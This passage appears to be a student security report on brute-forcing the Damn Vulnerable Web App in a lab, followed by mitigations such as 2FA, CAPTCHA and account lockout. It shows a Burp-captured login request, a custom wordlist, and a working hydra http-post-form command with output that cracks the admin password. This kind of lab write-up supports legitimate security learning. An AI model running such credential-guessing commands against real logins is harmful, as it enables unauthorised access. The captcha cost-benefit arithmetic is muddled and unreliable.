
Request to http://10.10.10.13:80

```
POST /dvwa/login.php HTTP/1.1
Host: 10.10.10.13
Content-Length: 44
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.13
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.13/dvwa/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=6d424534cc230076e62ce35a0c1f8c3d
Connection: close

username=admin&password=password&Login=Login
```

Figure 8: Burp suite to locate the host and post


Burp suite tool was opened in the Kali linux. Under the proxy bar and then intercept options. We had the permission to turn on/off the intercept. The intercept shows the HTTP requests and responses that have been intercepted by burp proxy. When the intercept was turned on, the host and post of the DVWA was shown.



```
arsenal
password123
PassWord
islington
kalilinux
password
iloveyou
miheeka
salmankhan
MesutOzil
BarcelonaIsShit
ShitchesterUnited
KpOli
Prachanda
CkRaut
MadhavNepal
RishiDhamala
```

Figure 9: Wordlist for Brute Force

Above shown is a small wordlist of possible passwords that will be used to guess during the attack on the Damn Vulnerable Web Application. The wordlist file shown above was manually created. The wordlist files of more possible words can be downloaded o created manually. The wordlist file has been renamed as ‘security.text’ which shall be used in the brute force process in next step.




```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /home/kali/Desktop/security.txt 10.10.10.13 -V  http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Lo
gin:F=Failed"
```

Figure 10: Hydra command to start Brute Force

The following command was entered in the hydra tool of the kali linux.

‘-l’ in the command tells the username to be used to login, ‘-P’ command provides the wordlist files that contains the possible password for the username which hydra uses to guess the possible combination of the passwords. ‘securty.txt’ is the word file given to guess the correct combination of the password. The host and the target ip address is 10.10.10.13. the post that we obtained from the burp suite tool was used and three parameters were given.




```
└─$ hydra -l admin -P /home/kali/Desktop/security.txt 10.10.10.13 -V  http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Lo
gin:F=Failed"

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-22 03:22:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17 login tries (l:1/p:17), ~2 tries per task
[DATA] attacking http-post-form://10.10.10.13:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Failed
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "arsenal" - 1 of 17 [child 0] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "password123" - 2 of 17 [child 1] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "PassWord" - 3 of 17 [child 2] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "islington" - 4 of 17 [child 3] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "kalilinux" - 5 of 17 [child 4] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "password" - 6 of 17 [child 5] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "iloveyou" - 7 of 17 [child 6] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "miheeka" - 8 of 17 [child 7] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "salmankhan" - 9 of 17 [child 8] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "MesutOzil" - 10 of 17 [child 9] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "BarcelonaIsShit" - 11 of 17 [child 10] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "ShitchesterUnited" - 12 of 17 [child 11] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "KpOli" - 13 of 17 [child 12] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "Prachanda" - 14 of 17 [child 13] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "CkRaut" - 15 of 17 [child 14] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "MadhavNepal" - 16 of 17 [child 15] (0/0)
[ATTEMPT] target 10.10.10.13 - login "admin" - pass "RishiDhamala" - 17 of 17 [child 4] (0/0)
[80][http-post-form] host: 10.10.10.13   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-22 03:22:47
```

Figure 11: Hydra guessing password from worldist

Here we can see that every possible word for password in the wordlist file is being detected and guessed consecutively. Since, wordlist of only 12 words was made the attack was finished in a short time. When the attack is finished, the valid password for the username admin is shown at the end of the brute force.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Figure 12: using correct password and username

After the valid password was obtained, the password was used to gain the access to the web application. Here, we can see the page the after the correct credentials were used to log in the web application.

As, we have successfully cracked the password an logged into the web app, the attack is successful.

4. Mitigation

I. **Two-factors authentication:** Two factors authentication is one of the effective way to mitigate the brute force attack. Two factor authentication adds another layer of security to the log in form. When the attacker log ins with invalid or wrong credentials then the code is sent to the mail or phone of the user which is accessible to the user himself only. Such unique codes are generated by authentication tool (Sucuri, 2019).



Username
•••••••
LOGIN
564872
Enter Code
••••••
The user enters in their username and password.
An authentication code is sent to the user's mobile device.
The user enters in their authentication code to log into the application.

Figure 13: two factor authentication

II. **Use of CAPTCHA:** Captchas are the best mitigating measure to prevent the application from automated brute force attacks. Captchas is the tool that distinguishes between human and bots. The user trying to login is required to verify if they are human or bot as they are asked to type the text given in the screen confirm that they are not bot. Captchas give hard time to automated bots hence preventing them to log in the web application. Captchas are designed in such a way that they can be solved only by the humans (Sucuri, 2019).





Figure 14: reCAPTCHA

III. **Locking accounts:** Locking out of account can be the best possible way to prevent simple brute force attacks. In this process, if the credentials are entered wrong for limited number of time then the access is no the given for a short time as they will be asked to return back next time or verify if the account belongs to them with the help of authenticator (Sucuri, 2019).



This page says

Invalid username or password
You have left 1 attempt;

JavaScrip

Username: admin
Password: admin

User Login

Username: asd

Password : •••

Figure 15: Locking account

IV. **Use of Strong passwords:** weak passwords can be replaced with strong passwords. Passwords that might be hard to guess or use the bruteforce shall be used to prevent such attack. For example: *CBL9C7BHY, ASD7342G32* etc. (Sucuri, 2019)

5. Evaluation

Pros of Brue force mitigation

a) Locking out of account will reduce the chances of the user trying to gain access again.

b) Root users with SSH will be more secured.

c) Using Captcha will prevent brute force from automated bots and scripts.

d) Two factors authentication helps to secure the credentials in an effective way and give the access to the right user only.

e) Using URLs that are correct will the access to the authorized user only keeping the intruders out.

f) Designated IP address provided to the authorized users will keep out the attackers .

Cons of Brute force

a) If the authorized user is locked out of the account then he won’t be able to access the web app. It will take a long process to gain the access again through authentication process

b) Bots may try to log in computers using SSH

c) Unique URLs used can expire too.

d) Two factors authentication might consume lots of time.

e) Captchas can’t stop the brute force done by humans

f) Captchas might be difficult to pass

Cost Benefit Analysis

According the stats, 1000 captchas cost about \$0.5 and people earn \$0.25 for preparing 100 captchas

So, the cost benefit would be

CBA = Total cost/ benefit

= 0.5/0.25

=\$2 per captchas

So the benefit of using the captchas might me \$2 per 1000 captchas.

Conclusion

Finally, this is the end of the research and documentation. The attack was performed and the mitigation measures were also listed out.

References

Anna, 2019. *protectimus.* [Online] Available at: https://www.protectimus.com/blog/brute-force-attack/ [Accessed April 2021].

Anon., 2017. *wordfence.* [Online] Available at: https://www.wordfence.com/learn/brute-force-attacks/ [Accessed april 2021].

Kaspersky, 2021. *Kaspersky.* [Online] Available at: https://www.kaspersky.com/resource-center/definitions/brute-force-attack [Accessed April 2021].

Pratt, M. K., n.d. *techtarget.* [Online] Available at: https://searchsecurity.techtarget.com/definition/cyber-attack [Accessed April 2021].

Sucuri, 2019. *Sucuri.* [Online] Available at: https://sucuri.net/guides/what-is-brute-force-attack/ [Accessed 2021].